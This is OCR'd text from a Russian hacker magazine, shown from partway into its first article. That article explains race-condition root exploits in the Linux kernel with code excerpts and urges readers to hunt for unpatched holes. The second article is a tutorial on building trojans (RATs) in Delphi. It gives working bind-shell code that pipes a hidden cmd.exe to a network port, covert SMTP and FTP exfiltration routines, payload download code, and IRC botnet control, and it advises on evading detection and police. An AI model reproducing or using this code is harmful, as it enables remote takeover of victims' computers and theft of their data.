if (!vma)
 return -ENOMEM;

vma->vm_mm = mm;
vma->vm_start = addr;
vma->vm_end = addr + len;
vma->vm_flags = flags;
vma->vm_page_prot = protection_map[flags & 0x0f];
vma->vm_ops = NULL;
vma->vm_pgoff = 0;
vma->vm_file = NULL;
vma->vm_private_data = NULL;

vma_link(mm, vma, prev, rb_link, rb_parent);
```

В отсутствии семафора состояние виртуальной памяти может быть изменено между вызовами функций kmem_cache_alloc() и vma_link(), и тогда вновь созданный VMA-дескриптор будет размещен совсем не в том месте, на которое рассчитывали разработчики! Для захвата root'а этого более чем достаточно.

К сожалению, даже простейший эксплоит занимает слишком много места, и поэтому не может быть здесь приведен, однако, его исходный код легко найти в Интернете. Оригинальная версия с подробным описанием техники взлома лежит на: *www.isec.pl/vulnerabilities/isec-0021-uselib.txt*.

[получаем root'а на многопроцессорных машинах] А вот другая интересная уязвимость, затрагивающая большое количество ядер с версиями 2.4/2.6 и поражающая многопроцессорные машины. Обнаруженная в самом начале 2005 года, она все еще остается актуальной, поскольку далеко не все администраторы установили соответствующие заплатки, а многопроцессорные машины (включая микропроцессоры с поддержкой Hyper-Threading) в наши дни скорее правило, чем редкость.

Во всем виноват обработчик ошибок доступа к страницам (page fault handler), который вызывается всякий раз, когда приложение обращается к невыделенной или защищенной странице памяти. Не все ошибки одинаково фатальны. В частности, Linux (как и большинство других систем) выделяет стековую память не сразу, а по частям. На вершине выделенной памяти находится станица, доступ к которой умышленно запрещен. Она называется "сторожевой" (GUARD_PAGE). Стек постепенно растет и в какой-то момент "врезается" в сторожевую страницу, возбуждая исключение. Его перехватывает page fault handler, и операционная система выделяет стеку некоторое количество памяти, перемещая сторожевую страницу наверх. На однопроцессорных машинах эта схема работает как часы, а вот на многопроцессорных...

[ключевой фрагмент файла /mm/fault.c, содержащий ошибку синхронизации]

```
down_read(&mm->mmap_sem); /* warn */
vma = find_vma(mm, address);
if (!vma)
 goto bad_area;
if (vma->vm_start <= address)
 goto good_area;
if (!(vma->vm_flags & VM_GROWSDOWN))
 goto bad_area;
if (error_code & 4) {
  if (address + 32 < regs->esp) // warn
    goto bad_area;
 }
 if (expand_stack(vma, address))
  goto bad_area;
```

Поскольку page fault handler выполняется с семафором, доступным только на чтение, несколько конкурирующих потоков могут одновременно войти в обработчик за строкой /* warn */. Рассмотрим, что произойдет, если два потока, разделяющих одну и туже виртуальную память, одновременно вызовут page fault handler. Приблизительный сценарий атаки выглядит так: поток 1 обращается к сторожевой странице и вызывает исключение fault_1. Поток 2 обращается к странице GUARD_PAGE + PAGE_SIZE и вызывает исключение fault_2. Состояние виртуальной памяти на момент вызова page fault handler'а двумя потоками:

```
[  NOPAGE   ] [fault_1     ] [     VMA     ] ---> higher addresses
[fault_2    ] [  NOPAGE    ] [     VMA     ]
```

Если поток 2 опередит поток 1 и первым выделит свою страницу PAGE1, поток 1 вызовет серьезное нарушение в работе менеджера виртуальной памяти, поскольку нижняя граница стека теперь находится выше fault_2, и потому страница PAGE2 реально не выделяется, но становится доступной на чтение/запись обоим потокам, причем после завершения процесса она не будет удалена! Состояние виртуальной памяти на момент выхода из page fault handler'а:

```
[  PAGE2    ] [PAGE1             VMA     ]
```


Что находится в PAGE2? Зависит от состояния каталога страниц (page table). Поскольку в Linux физическая память представляет собой своеобразный кэш виртуального адресного пространства, одна и та же страница в разное время может использоваться как ядром, так и пользовательскими приложениями (в том числе и привилегированными процессами).

Дождавшись, когда в PAGE2 попадает код ядра или какого-нибудь привилегированного процесса (это легко определить по его сигнатуре), хакер может внедрить сюда shell-код, или просто устроить грандиозный DoS, забросав PAGE2 бессмысленным мусором. Несмотря на довольно почтенный возраст этой уязвимости, готового эксплоита найти так и не удалось, однако, его нетрудно написать самостоятельно. Как именно это сделать, написано здесь: *www.isec.pl/vulnerabilities/isec-0022-pagefault.txt*.

[заключение] Долгое время Linux считалась "правильной" операционной системой, надежно защищенной от вирусов и хакерских атак. Но это оказалось не так. Дыр в Linux'е даже больше чем в Windows, и многие из них носят критический характер. Загрузчик ELF-файлов — это настоящее гнездо. Баги отсюда так и прут. Еще больше ошибок порождается поддержкой многопоточности. Если в Windows потоки существовали изначально и проблемы синхронизации решались на фундаментальном уровне, то «чужеродная» для Linux'а многопоточность была синхронизована впопыхах.

Ошибки гнездятся вокруг семафоров. Ищи семафоры и найдешь ошибки. Какой смысл использовать готовые эксплоиты, для которых уже существуют заплатки? Хакерский код получается слишком хлипким и нежизнеспособным. Активность администраторов растет с каждым днем, сервера оснащаются системами автоматического обновления, и выживать в этом мире становится все труднее и труднее. Поэтому необходимо вести самостоятельные исследования, уметь анализировать исходный и машинный код, обнаруживая еще никому неизвестные ошибки, противоядия против которых еще не существует.

На заре истории человек с винтовкой мог завоевать мир. Так чем же мы хуже? Следующая статья этого цикла расскажет, какие инструменты используются для анализа ядра Linux, и как хакеры разыскивают дыры



[сайт индонезийского банка, дефейсенный двумя мыщъх'ами через дырку в page fault handler'е]



Крыса на веревочке

ПРИ РАЗРАБОТКЕ RAT (REMOTE ADMINISTRATION TOOL) ХАКЕРУ ОЧЕНЬ ВАЖНО ГРАМОТНО РЕАЛИЗОВАТЬ СИСТЕМУ УПРАВЛЕНИЯ ТРОЯНОМ, ОТ КОТОРОЙ БУДЕТ ЗАВИСЕТЬ ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ РЕСУРСОВ УДАЛЕННОГО КОМПЬЮТЕРА, ВРЕМЯ ЖИЗНИ ПРОГРАММЫ, А ТАКЖЕ БЕЗОПАСНОСТЬ САМОГО ХАКЕРА. ЭТА СТАТЬЯ ПОВЕДАЕТ О ТОМ, КАКИЕ МЕТОДЫ УПРАВЛЕНИЯ СУЩЕСТВУЮТ В ПРИРОДЕ, КАК И ПРИ КАКИХ ОБСТОЯТЕЛЬСТВАХ ЛУЧШЕ ПРИМЕНЯТЬ ИХ, А ТАКЖЕ ПОКАЖЕТ, КАК ПРАВИЛЬНО ПРЕТВОРИТЬ В ЖИЗНЬ ЭТИ МЕТОДЫ НА ТВОЕМ ЛЮБИМОМ DELPHI, ПОЛЬЗУЯСЬ ИСКЛЮЧИТЕЛЬНО API | Ms-Rem (Ms-Rem@yandex.ru, http://ms-rem.narod.ru)

Методы управления троянами и особенности их реализации

[с чего начинается RAT?] Для начала разработчику следует определиться с назначением своего трояна. Будет ли это простая программа удаленного администрирования, IRC-бот, кейлоггер, PassSender или, быть может, сетевой червь. Для каждого вида RAT будут подходить свои методы управления. Взять, к примеру, классический «администраторский» троян. Он должен уметь открывать шелл, предоставлять возможность скачивать/закачивать файлы и делать скриншоты. Всякие приколы вроде открытия CD или проигрывания звуков в нем не нужны — это все игрушки. Хотя, как это ни забавно, если RAT делается на продажу, то такие приблуды можно и реализовать. Из всего вышесказанного следует, что подобный троян должен быть интерактивным и немедленно реагировать на инструкции хозяина. Лучшим решением в данном случае будет открытие на протрояненной машине порта для последующего приема через него команд.

Однако в программах иного рода, к примеру в кейлоггерах, отправляющих хакеру все набранные на клавиатуре жертвы, или утилитах, извлекающих из компьютера пароли, такой метод уже будет не очень удобен. Если использовать его и здесь, то для простого получения результатов работы RAT придется подключаться ко всем зараженным клиентам по отдельности, что, несомненно, — морока. Я даже не упоминаю о том, что применение подобного метода плохо скажется на безопасности хакера, так как человек, обнаруживший трояна, может запросто дождаться подключения недоброжелателя и вычислить его IP. Поэтому в таких случаях обычно используют управление по FTP или мылу. Например, заводятся два почтовых ящика: с первого RAT забирает команды для исполнения, а на второй отсылает результаты своей работы. Это весьма удобная система, но ее недостаток в том, что в любой момент могут закрыть и FTP, и мыло, используемые для управления RAT, после чего хакер потеряет всю сеть протрояненных машин. Чтобы не попасть в такую ситуацию, имеет смысл совместить этот способ управления с еще несколькими: например, предусмотреть обновление списка почтовых ящиков через IRC.

С паразитами дело обстоит намного сложнее. Допустим, хакер захотел создать червя, который, помимо распространения в Сети, будет нести «полезные» функции по управлению зараженным компьютером. Он, конечно, может использовать для управления червяком FTP или мыло, но толку от этого будет немного. Время реакции сети зараженных машин будет довольно большим (что не очень хорошо для любителей DDoS-атак), все источники получения команд быстро закроют и, конечно же, ребята из управления «К» в таком случае тоже не будут сидеть сложа руки. Поэтому похорошему система управления ботнетом должна быть максимально децентрализована и построена так, чтобы затруднить обнаружение того, кто отдает команды, а также иметь малое время отклика. Увы, очень трудно создать протокол управления, отвечающий одновременно всем этим требованиям, поэтому разработчику приходится приносить определенные жертвы, исходя из основного предназначения RAT.

Очень популярным и удобным способом является управление сетью через IRC (децентрализованности — ноль). Суть способа такая: все зараженные машины подключаются к IRC-серверу и заходят на специальный канал, откуда хакер командует сразу всеми жертвами. В зависимости от реализации RAT-инструкции, он может передавать как через топик канала, так и через чат (приватный или публичный). Основные достоинства этого метода — быстрая реакция ботнета на команды, относительно простая реализация и высокий уровень безопасности хакера (так как для IRC не требуется высокой скорости соединения, для управления жертвами хозяин ботнета может выходить на канал через длинную цепочку прокси-серверов, что сильно понизит его шансы быть пойманным). Однако и без недостатков не обошлось. К примеру, могут возникнуть проблемы с отсылкой результатов работы трояна (бота). На канале может быть сколько угодно ботов (десятки тысяч), и если все они вдруг получат команду, допустим, «отослать пароли», то своим ответом в виде сообщения они банально зафлудят хакера. Вот почему для получения результатов работы должна быть предусмотрена отдельная система, устойчивая к большому трафику. Также разработчику следует предусмотреть возможность обновления списка каналов и IRC-серверов, так как и их могут закрыть довольно быстро.
Создание полностью децентрализованного протокола управления для ботнета (подобно пиринговым сетям) тоже возможно, хотя сложность разработки тут на порядок выше. Сложность вкупе с большим (наверное, самым большим) временем реакции сети на команды — основной минус этого подхода. Однако его фишка в том, что практически невозможно разрушить такой ботнет или отыскать его владельца (даже если он не использует прокси). В конце статьи я довольно подробно рассмотрю один из вариантов реализации протокола полностью децентрализованной сети.

[реализация] Для реализации описанных методов понадобится некоторое представление о сетевом программировании. Если ты раньше писал сетевые программы на компонентах Delphi, то спешу тебя огорчить: толку от них здесь будет мало. Может быть, компоненты в некоторых случаях и удобны, но в RAT они абсолютно неприменимы, так как здесь важен малый размер скомпилированного файла, а также его быстрая и стабильная работа. Поэтому хочешь-не хочешь, а придется обходиться тем, что дает API. Писать только на нем сначала может показаться тяжеловато, однако позже, когда выработается привычка, ты сможешь легко и быстро работать с Сетью, при этом не заморачиваясь использованием кошмарных надстроек над оригинальными интерфейсами операционной системы.

[шелл] Чтобы открыть на зараженной машине шелл, нужно запустить командный интерпретатор (cmd.exe) и перенаправить его ввод-вывод с консоли в Сеть. Осуществляется довольно просто. Ты, наверное, уже знаешь, что каждое консольное приложение в системе имеет три хэндла ввода-вывода: STDIN — стандартный ввод, STDOUT — стандартный вывод и STDERR — стандартный вывод сообщений об ошибках. По умолчанию эти хэндлы связаны с терминалом: ввод берется с клавиатуры, а вывод производится на экран, но можно и переназначать их (всего-то одна строка кода). К примеру, на файлы, пайпы, устройства или даже сокеты. Сразу становится понятно, что для открытия шелла трояну нужно всего-то создать сокет, открыть порт и при подключении к нему запускать cmd.exe с хэндлами, измененными на сокет, полученный в результате успешного соединения (возвращенное значение accept). Таким образом, всякий раз при коннекте к открытому RAT-порту будет грузиться копия интерпретатора с перенаправлением ввода-вывода в сеть.

```
[шелл — это просто]

begin
  // инициализация WinSocks2
  WSAStartup($202, WSAData);
  // создаем сокет
  FSocket := WSASocketA(PF_INET,SOCK_STREAM,IPPROTO_TCP,nil,0,0);
  SockAddrIn.sin_family := AF_INET;
  // назначаем 800 TCP порт для открытия шелла
  SockAddrIn.sin_port := htons(800);
  bind(FSocket, SockAddrIn, 16);
  listen(FSocket, 0);  // открываем порт
  while true do
    begin
      // ожидаем соединения
      sHandle := accept(FSocket, nil, 0);
      if sHandle <> INVALID_SOCKET then
        begin
          ZeroMemory(@St, SizeOf(TStartupInfo));
          St.cb := SizeOf(TStartupInfo);
          St.wShowWindow := SW_HIDE;
          St.dwFlags := STARTF_USESTDHANDLES
            or STARTF_USESHOWWINDOW;
          St.hStdInput  := sHandle;
          St.hStdOutput := sHandle;
          St.hStdError  := sHandle;
          // запускаем cmd.exe с перенаправлением ввода-вывода
          CreateProcess(nil, 'cmd.exe', nil, nil, true, 0, nil, nil, St, Pr);
          CloseHandle(sHandle);
          CloseHandle(Pr.hProcess);
          CloseHandle(Pr.hThread);
        end;
    end;
end.
```


Код, не самый сложный в мире. Даже кажется, что и с первого раза его легко написать без ошибок, однако и тут всплывают два не самых очевидных момента. Во-первых, сокет нужно обязательно создавать с помощью функции WsaSocketA из набора WinSock2, так как сокеты, созданные с помощью socket из WinSock1, нельзя назначать в качестве стандартных хэндлов ввода-вывода других процессов. Правда, для WinSock2 в Delphi нет заголовочных файлов, поэтому функцию приходится объявлять самому. Это делается так:

```
function WSASocketA(af, wType, protocol: integer; lpProtocolInfo: pointer;
g, dwFlags: dword): integer; stdcall; external 'ws2_32.dll';
```

Во-вторых, при запуске cmd.exe с помощью CreateProcess в передаваемой структуре TStartupInfo нужно установить не только хэндлы ввода-вывода, но и параметр dwFlags в значение STARTF_USESTDHANDLES or STARTF_USESHOWWINDOW. Первая константа укажет на то, что при запуске процесса должны использоваться хэндлы, заданные в TStartupInfo, а вторая — что параметр wShowWindow не будет проигнорирован. Также bInheritHandles, передаваемый функции CreateProcess, следует сделать равным истине, чтобы хэндл открытого соединения был унаследован запускаемым процессом.

[мыло] Работа с почтой — важная часть многих RAT, поэтому ее реализации нужно уделить особое внимание. К сожалению, по этой части API предоставит мало что. Конечно, есть MAPI, но отправка почты через него будет работать только тогда, когда в системе стоит совместимый почтовый клиент (по умолчанию Outlook), плюс соответственно настроенный. Я уже не говорю о том, что MAPI совершенно непригоден для незаметной посылки данных, в том числе потому, что письма уходят с ящика пользователя. Лучше оставить этот метод mail-червякам, которым важна возможность доступа к адресной книге пользователя, а для себя реализовать нормальный личный SMTP-движок. Это может сначала показаться ужасным, но не так страшен черт, как его малюют. При отправке почты по протоколу SMTP клиент передает серверу самые обычные текстовые команды, а сервер выдает на них ответы, подтверждающие успешность выполнения или сообщающие об ошибках. Для того чтобы послать письмо, не нужно реализовывать весь протокол — достаточно передать всего лишь несколько не самых сложных команд. Сейчас смотри на то, насколько просто отправить письмо вручную через телнет с сервера mail.ru (telnet smtp.mail.ru 25):

```
220 mail.ru ESMTP Fri, 03 Jun 2005 04:38:29 +0400
HELO mail.ru
250 mx3.mail.ru Hello mail.ru [81.2.56.108]
MAIL FROM: gena@mail.ru
250 OK
RCPT TO: Ms-Rem@yandex.ru
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
Text Pisma
.
250 OK id=1De0Dd-000CAt-00
QUIT
221 mx3.mail.ru closing connection
```



[классическая система удаленного администрирования архитектуры клиент-сервер]

В начале мы здороваемся с сервером командой HELO (вместе с которой передаем SMTP-хост) и указываем адреса отправителя и получателя письма командами MAIL FROM и RCPT TO. Потом мы говорим DATA и диктуем само письмо, содержащее ту или иную полезную информацию. Его конец обозначится строкой, состоящей из одной точки. Ну а вдоволь наобщавшись с электронным другом, можно скомандовать QUIT и отсоединиться от сервера.
Это простое описание протокола не учитывает SMTP-авторизацию, которую могут потребовать некоторые серверы, но писать ее не будем, так как такие серверы непригодны для RAT (не все так плохо: они не требуют авторизации, если отправка осуществляется на локальный адрес — прим. Горлума).
После передачи каждой команды сервер возвращает строку с кодом и текстовым описанием результата ее выполнения. От нас требуется получить эту строку и проверить код результата. Успешными будем считать коды 220, 250 и 354.
Для подключения к серверу и отправки команд будем использовать сокеты, с которыми, думаю, проблем не возникнет.
Каждую команду в программе будем формировать, а после этого отправлять следующим образом:


```
// Str — это буфер для команд
lstrcpy(Str, PChar('HELO ' + Smtp + #13#10#0));
send(FSocket, Str, lstrlen(Str), 0);
```

После выполнения каждой такой связки нужно проверять успешность результата, для чего мы реализуем функцию Success, которая примет ответ сервера и проверит его код.

```
function Success(): boolean;
var
 Bytes: dword;
 RBuff: array [0..255] of Char;
begin
   Result := false;
   Bytes := recv(FSocket, RBuff, 255, 0);
   if (Bytes = 0) or (Bytes = SOCKET_ERROR) then Exit;
   RBuff[3] := #0;
   if lstrcmp(RBuff, '220') = 0 then Result := true else
   if lstrcmp(RBuff, '250') = 0 then Result := true else
   if lstrcmp(RBuff, '354') = 0 then Result := true;
end;
```

Как видишь, реализовать элементарный SMTP-движок (его полный исходный код, между прочим, при большом желании и некоторой удаче можешь найти на диске к журналу) проще пареной репы: знай себе отправляй команды и парсь ответы сервера запусками вышеприведенной функции.

[http и ftp] Испугался, что писать работу с FTP придется вручную на сокетах, разбирая протокол так же, как было сделано с SMTP? Конечно, можно поступить и так, но не обязательно. Великая и ужасная компания Microsoft хоть что-то сделала за нас, в Windows мы имеем вполне сносные наборы функций Internet API и URLMON API, которые позволят без лишних хлопот организовать обмен данными по протоколам HTTP, FTP и Gopher.
Для начала попробуем слить какой-нибудь файл по протоколу HTTP или FTP. Реализуется просто (перед использованием не забудь включить в секцию uses файл UrlMon.pas):



[файловый менеджер трояна CoolAdmin]

```
UrlDownloadToFile(nil, 'http://www.xcontrol.com.ua/img/xclogo.jpg',
 'C:\image.jpg', 0, nil);
```

Такой способ скачивания файла обычно используется для обновления RAT. А для приема пакета команд сохранять файл необязательно. Более того, это даже вредно, так как будет ухудшена маскировка трояна. Лучше загрузить файл прямо в память, а для этого потребуется уже Internet API. Начинать работу с ним следует с вызова InternetOpen:

```
function InternetOpen(lpszAgent: PChar; dwAccessType: DWORD;
lpszProxy, lpszProxyBypass: PChar; dwFlags: DWORD): HINTERNET;
stdcall;
```

Параметры:
lpszAgent — строка символов, которая передается серверу и идентифицирует программное обеспечение, пославшее запрос. Для RAT лучше всего ставить что-нибудь типа "Internet Explore 5.x", чтобы посылаемый запрос не выделялся среди других.
dwAccessType — задает необходимые параметры доступа. Может принимать следующие значения:
INTERNET_OPEN_TYPE_DIRECT — обрабатывает все имена хостов локально.
INTERNET_OPEN_TYPE_PRECONFIG — берет установки из реестра.
INTERNET_OPEN_TYPE_PRECONFIG_WITH_NO_AUTOPROXY — берет установки из реестра и предотвращает запуск JScript или Internet Setup (INS) файлов.
INTERNET_OPEN_TYPE_PROXY — использование прокси-сервера. В случае неудачи использует INTERNET_OPEN_TYPE_DIRECT —
lpszProxy — адрес прокси-сервера. Игнорируется только в том случае, если параметр dwAccessType отличается от INTERNET_OPEN_TYPE_PROXY.
lpszProxyBypass — список имен или IP-адресов, соединяться с которыми нужно в обход прокси-сервера. В списке допускаются шаблоны. Так же, как и предыдущий параметр, не может содержать пустой строки. Если dwAccessType отличен от INTERNET_OPEN_TYPE_PROXY, то значения игнорируются и параметр можно установить в nil.
dwFlags — задает параметры, влияющие на поведение Internet-функций. Возможно применение комбинации из следующих значений: INTERNET_FLAG_ASYNC, INTERNET_FLAG_FROM_CACHE, INTERNET_FLAG_OFFLINE.
InternetOpen вернет значение типа HINTERNET, которое впоследствии будет использоваться во всех функциях этого интерфейса. В принципе, можно неоднократно вызывать эту функцию, например, для доступа к различным сервисам (FTP, HTTP, etc), но обычно бывает достаточно сделать это всего один раз. В случае неудачи она вернет nil. Кстати, непосредственно с этой функцией связана и еще одна, не менее важная — InternetCloseHandle. После завершения работы с Internet API нужно закрыть с ее помощью все указатели HINTERNET.
Итак, после инициализации Internet API нам нужно открыть скачиваемый файл. Это делается функцией InternetOpenUrl:

```
function InternetOpenUrl(hInet: HINTERNET; lpszUrl: PChar;
lpszHeaders: PChar; dwHeadersLength: DWORD; dwFlags: DWORD;
dwContext: DWORD): HINTERNET; stdcall;
```

Параметры:
hInet — указатель, полученный после вызова InternetOpen.

lpszUrl — целевой URL. Обязательно должен начинаться с указания протокола, по которому будет происходить соединение. Поддерживаются следующие — ftp, gopher, http и https.
lpszHeaders — содержит заголовок http-запроса. Если установлен в nil, то вычисляется автоматически.
dwHeadersLength — длина заголовка. Можно установить в 0 для автоматического вычисления.
dwFlags — флаг, задающий дополнительные параметры перед выполнением функции. У нас он тоже будет иметь значение 0.
Функция вернет указатель на файл или nil в случае ошибки. После открытия файла его можно прочитать в память с помощью InternetReadFile, а узнать его размер можно функцией InternetQuery DataAvailable. Вот простой пример скачивания файла по http-протоколу с использованием Internet API:

```
begin
 hInternet := InternetOpen(nil, INTERNET_OPEN_TYPE_PRECONFIG,
nil, nil, 0);
 hFile := InternetOpenUrl(hInternet, 'http://www.xcontrol.com.ua/xclogo.jpg',
     nil, 0, INTERNET_FLAG_EXISTING_CONNECT, 0);
 if hFile <> nil then
   begin
     InternetQueryDataAvailable(hFile, Size, 0, 0);
     GetMem(DataBuff, Size);
     InternetReadFile(hFile, DataBuff, Size, Bytes);
     hOut := CreateFile('c:\image.jpg', GENERIC_WRITE,
         0, nil, CREATE_NEW, 0, 0);
     if hOut <> INVALID_HANDLE_VALUE then
       begin
         WriteFile(hOut, DataBuff^, Size, Bytes, nil);
         CloseHandle(hOut);
       end;
     FreeMem(DataBuff);
     InternetCloseHandle(hFile);
   end;
 InternetCloseHandle(hInternet);
end.
```

Этот метод обычно используется для получения команд управления трояном. Однако также может понадобиться и закачка файла на FTP. Это требуется, скажем, для того, чтобы закинуть лог-файлы или какую-нибудь полезную информацию на хостинг. Все это дело реализуется очень просто посредством Internet API. После вызова InternetOpen нам нужно подключиться к FTP-серверу и авторизоваться на нем, что можно сделать с помощью функции InternetConnect:

```
function InternetConnect (hInet: HINTERNET; lpszServerName: PChar;
nServerPort: INTERNET_PORT; lpszUsername: PChar; lpszPassword:
PChar; dwService: DWORD; dwFlags: DWORD; dwContext: DWORD):
HINTERNET; stdcall;
```

Параметры:
hInet — указатель, полученный после вызова InternetOpen.
lpszServerName — имя сервера, с которым нужно установить соединение и который может быть как именем хоста (например, ftp.narod.ru), так и IP-адресом (127.0.0.1).
nServerPort — указывает на TCP-порт, с которым нужно соединиться. В нашем случае это будет 21 порт.
lpszUsername — имя пользователя, желающего установить соединение. Если установлено в nil, то будет использовано имя по умолчанию, однако для HTTP это вызовет исключение.
lpszPassword — пароль пользователя для доступа к серверу. Если оба значения установить в nil, то будут использованы параметры по умолчанию.
dwService — задает сервис, который требуется от сервера. Может принимать значения INTERNET_SERVICE_FTP, INTERNET_SERVICE_GOPHER, INTERNET_SERVICE_HTTP.
dwFlags — специфические параметры для соединения. Например, если dwService установлен в INTERNET_SERVICE_FTP, то можно установить в INTERNET_FLAG_PASSIVE для использования пассивного режима.
Функция возвращает указатель на установленное соединение или, в случае невозможности его установки, nil.
Когда уже имеется связь с сервером (получили указатель), то есть когда нужный нам порт открыт, можно закачать файл. Для этого существует функция FtpPutFile:

```
function FtpPutFile(hConnect: HINTERNET; lpszLocalFile: PChar;
lpszNewRemoteFile: PChar; dwFlags: DWORD; dwContext: DWORD):
BOOL; stdcall;
```

Параметры:
hConnect — указатель на соединение, установленное InternetConnect.
lpszLocalFile — путь к локальному файлу на диске.
lpszNewRemoteFile — путь к файлу, закачиваемому на сервер.
dwFlags — параметры закачки. Лучше всего всегда устанавливать как FTP_TRANSFER_TYPE_BINARY, что заставит передавать файл как бинарные данные, а не как ASCII-текст.
Закачка файла полностью будет выглядеть так:

```
begin
 hInternet := InternetOpen(nil,
       INTERNET_OPEN_TYPE_PRECONFIG, nil, nil, 0);
 hConnect := InternetConnect(hInternet, 'ftp.narod.ru', 21,
       'Ms-Rem', '*****', INTERNET_SERVICE_FTP, 0, 0);
 if hConnect <> nil then
   begin
         FtpPutFile(hConnect, 'c:\readme.txt', 'NewText.txt',
           FTP_TRANSFER_TYPE_BINARY, 0);
         InternetCloseHandle(hConnect);
   end;
 InternetCloseHandle(hInternet);
end.
```

Слава Гейтсу, с FTP разобрались. Пора переходить к более сложным вещам.

[IRC] IRC-протокол — штука весьма удобная для управления RAT. Но, к сожалению, дядя Билл не так хорошо позаботился о нашем процветании, как этого хотелось бы, и в WinAPI мы абсолютно ничего не имеем для IRC. Поискав в интернете чего-нибудь на эту тему, я обнаружил только рекомендации использовать VCL-компоненты для работы с IRC. Но все они очень громоздки и неповоротливы (что критично для RAT), поэтому реализацию IRC-протокола на сокетах придется писать самостоятельно.
Для начала неплохо было бы ознакомиться с RFC 1459, описывающей устройство протокола. Но… один только взгляд на документацию — и внутри тебя все холодеет из-за ее размера и количества всевозможных команд, кодов ошибок и т.п. К счастью, половина всего этого относится к обмену данными между IRC-серверами, и мы можем смело пропустить ее, а из оставшейся части нам пригодится лишь несколько основных команд.
Для начала давай попробуем соединиться телнетом (как мы это делали с SMTP) с IRC-сервером, зайти на какой-нибудь канал и понаблюдать за разговором. Это поможет лучше понять принципы работы протокола и формат передаваемых сообщений. Итак, начнем. Подключаемся к серверу irc.street-creed.com на порт 6667, после чего получаем следующее сообщение:

```
:Infinity.street-creed.com NOTICE AUTH :*** Looking up your hostname...
:Infinity.street-creed.com NOTICE AUTH :*** Found your hostname (cached)
```

Оно означает, что сервер готов к приему команд. Первое, что нужно сделать — это авторизоваться и определить никнейм, под которым будем заходить на каналы. Что ж, используем команду USER, которая по RFC 1459 имеет следующий формат:

```
USER <username> <hostname> <servername> <realname>
```

В нашем случае в качестве username и realname подставим ник, а в качестве hostname и servername — localhost. Допустим, нас зовут «SuperCoder», и тогда выйдет что-то вроде:

```
USER SuperCoder localhost localhost SuperCoder
```

Далее нам нужно указать серверу ник, под которым мы, собственно, будем сидеть. В этом случае понадобится команда «NICK SuperCoder». После нее сервер должен выплюнуть кучу служебной информации, которая будет означать, что авторизация проведена и он (сервер) готов принимать инструкции. Попробуем зайти на канал #cracklab командой «JOIN #cracklab». Если все прошло успешно, сервер выдаст:

:SuperCoder!localhost@Street-B233BD23.dialup.primorye.ru JOIN :#cracklab.

После этого все сообщения с канала будут приходить в таком виде:

:Ms-Rem!Ms-Rem@Street-824.dialup.primorye.ru PRIVMSG #cracklab :hi all.

Такое, к примеру, означает, что человек с ником Ms-Rem послал на канал #cracklab сообщение «hi all». Чтобы кинуть свое сообщение на канал или кому-нибудь в приват, нужно воспользоваться командой PRIVMSG. Ее формат такой:

PRIVMSG <receiver> <text to be sent>,

Где в качестве receiver может быть как имя канала, так и ник. Например, поприветствуем всех находящихся на канале:

PRIVMSG #cracklab Hi dudes!

Как видишь, IRC-протокол не так сложен, как это может показаться. Для его реализации нужно всего-то подключиться к серверу, а далее посылать команды и парсить ответы сервера, выделяя из них сообщения. Правда, жизненно необходимо не забыть учесть один важный, но не совсем очевидный момент: при длительном молчании сервер может послать клиенту сообщение PING, на которое клиент должен как можно быстрее ответить командой PONG, иначе соединение будет завершено по тайм-ауту. Такая штука создана для контроля целостности соединения.
А теперь я спешу обрадовать тебя: не придется писать все это собственноручно! Я уже создал библиотеку Mini IRC Delphi Library, которая реализует минимально необходимый для RAT набор функций для работы с IRC (все сделано на 100% чистом API с применением асинхронных сокетов). Ее можно взять на диске или с моего сайта. Работа с ней — сплошная халява.
Сливай, а затем подключай в свой проект файл mIRC.pas. Это позволит использовать функции библиотеки. Для установки соединения с IRC-сервером используй IrcConnect:

```
Function IrcConnect(Server: PChar; Port: dword; NickName: PChar;
MsgCallback: pointer): dword;
```


Server — имя или IP IRC сервера.
Port — порт сервера.
NickName — ник, под которым ты будешь заходить на каналы.
